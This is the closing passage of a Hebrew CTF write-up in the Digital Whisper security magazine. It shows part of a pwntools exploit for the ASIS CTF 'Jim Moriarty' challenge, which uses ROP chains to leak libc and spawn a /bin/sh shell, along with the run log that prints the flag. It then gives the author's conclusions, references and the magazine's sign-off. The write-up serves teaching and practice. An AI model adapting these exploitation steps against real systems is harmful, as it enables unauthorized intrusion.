r.sendline(0x50 * 'A' + rop_chain)

pop_rdi = 0x400923
pop_rsi_r15 = 0x400921
leave = 0x400777
```

```
pop_rbp = 0x400685
printf_trampoline = 0x400600
g_buf_ptr = 0x601030

rop_chain_two = p64(pop_rdi) + p64(read_got) + p64(printf_trampoline) +
p64(pop_rdi) + p64(writeable_address) + p64(pop_rsi_r15) +
p64(writeable_address) + p64(0) + p64(read_n) + p64(pop_rbp) +
p64(writeable_address) + p64(leave)
r.sendline(0x500 * 'A' + rop_chain_two)

libc_base = u64(r.recvuntil('\x7f')[1:].ljust(0x08, '\x00')) - 0xda050  # read's
offset from libc base
system = libc_base + 0x3f510  # system offset from libc base
bin_sh = libc_base + 0x163910  # offset of /bin/sh from libc
r.sendline(p64(0) + p64(pop_rdi) + p64(bin_sh) + p64(system))

raw_input("Hit enter to enter shell...")
r.interactive()
```

נריץ את ה-exploit, נקבל shell וניעזר בו בשביל למצוא את הדגל:

```
hon ./exploit.py
[+] Starting local process './jim_moriarty': pid 10911
[*] '/mnt/hgfs/game_of_pwns/ASISCTF/Organized/Pwnable/07 - Jim Moriarty (500)/jim_moria
rty'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
Hit enter to enter shell..
[*] Switching to interactive mode
$ whoami
root
$ ls
core
exploit.py
flag
jim_moriarty
jim_moriarty_1ad4878217d5b79935757589b9df3638119a5066
jim_moriarty.i64
jim_moriarty-rop.txt
peda-session-jim_moriarty.txt
README.txt
thoughts.txt
$ cat flag
ASIS{D1d_U_M133_M3_D1d_U_M133_M3?}$
```

ו... סיימנו! ☺

## דברי סיכום

את המאמר כתבתי מתוך רצון לתרום למגזין. המגזין עזר לי בתחילת הדרך בתחום אבטחת המידע, ועד היום אני מחכה בסוף כל חודש לפרסום גיליון חדש. עם זאת, אף פעם לא ראיתי מאמר מקיף במיוחד על פתירת אתגרי Pwnable ב-CTFs במגזין (אתגרי המוסד / שב"כ / רפאל לא עומדים בקטגוריה), הרגשתי שתחום האקספלויטציה בעולם 64-ביט לא זכה למספיק כיסוי במגזין, ששיטות כמו format string exploitation ו-ROP לא זכו לכיסוי הראוי והיה לי חבל שאין עוד מאמר בנושא File Stream Pointer Overflows.

במאמר הזה, ניסיתי לגעת בכמה שיותר מהנושאים ולתת להם כיסוי ראוי ומפורט עד כמה שניתן. עם זאת, אני מבין שלא הכל מושלם ויתכן שישנם חלקים במאמר שהם פחות מובנים. בכללי, ככל שמתעמקים בתחום של אקספלויטציה בינארית, הנושאים ויישומם נהיים מורכבים מאוד וקשה מאוד להבין אותם בלי לקרוא ולעיין בהם פעמים רבות, ובכל זאת אשמח לענות לשאלות ולהבהיר קטעים פחות מובנים.

אני מקווה שהצלחתי להראות ש-CTFs הם פלטפורמה מעולה ללימודים פרקטיים, ובתחום שלנו - פרקטיקה היא חשובה מאוד. באתר ctftime.org ניתן למצוא רשימה מתעדכנת של CTFs מסוגים שונים שמתרחשים ברחבי העולם, וכן CTFs שמתרחשים ברשת. בממוצע, לפחות פעם בשבועיים יתרחש אירוע online-י. אני ממליץ לכל מי שקורא את המאמר ועוסק בתחום, או חובב אותו, להשתתף מדי פעם באירוע CTF. זאת גם אחלה פלטפורמה להכיר תחומים חדשים, בעיקר בזכות כל ה-writeups שניתן למצוא לאירועים הגדולים.

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות, ובפניות בכל נושא: uval4u21@gmail.com ☺

את כלל הבינארים שמופיעים במאמר ניתן להוריד מהכתובת:
http://www.digitalwhisper.co.il/files/Zines/0x58/ASISCTF_binaries.rar

## רפרנסים

על אירועי CTF:

- https://ctftime.org/ctf-wtf/

על Attack-Defense CTF:

- https://2017.faustctf.net/information/attackdefense-for-beginners/

Kali linux:

- https://www.kali.org/downloads/
- https://en.wikipedia.org/wiki/Kali_Linux

דוקומנטציה עבור gdb:

- https://www.gnu.org/software/gdb/documentation/

PEDA:

- https://github.com/longld/peda

האתר הרשמי של radare:

- http://www.radare.org/r/

דוקומנטציה של pwntools:

- https://docs.pwntools.com/en/stable/

gdbgui:

- https://github.com/cs01/gdbgui

קוד מקור של glibc:

- https://www.gnu.org/software/libc/sources.html

מאמרים על File Stream Pointer Overflows:

- http://www.ouah.org/fsp-overflows.txt
- https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/
- http://w0lfzhang.me/2016/11/19/File-Stream-Pointer-Overflow/

על חולשות Off-By-One במחסנית:

- https://sploitfun.wordpress.com/2015/06/07/off-by-one-vulnerability-stack-based-2/
  https://www.exploit-db.com/docs/28478.pdf

מאמר שפורסם במגזין בנושא Format String Exploitation:

- http://www.digitalwhisper.co.il/files/Zines/0x48/DW72-4-FormatString.pdf

על format specifiers:

- https://developer.apple.com/library/content/documentation/Cocoa/Conceptual/Strings/Articles/formatSpecifiers.html

מאמר שפורסם במגזין בנושא מבנה ה-ELF עבור מערכות 64 ביט:

- http://www.digitalwhisper.co.il/files/Zines/0x47/DW71-2-ELF.pdf

על פונקציות וירטואליות ו-vtables ב-CPP ברמת האסמבלי:

- https://alschwalm.com/blog/static/2016/12/17/reversing-c-virtual-functions/

# דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-88 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

**אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!**

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

*"Talkin' bout a revolution sounds like a whisper"*

הגליון הבא ייצא בסוף חודש נובמבר.

אפיק קסטיאל,

ניר אדר,

31.10.2017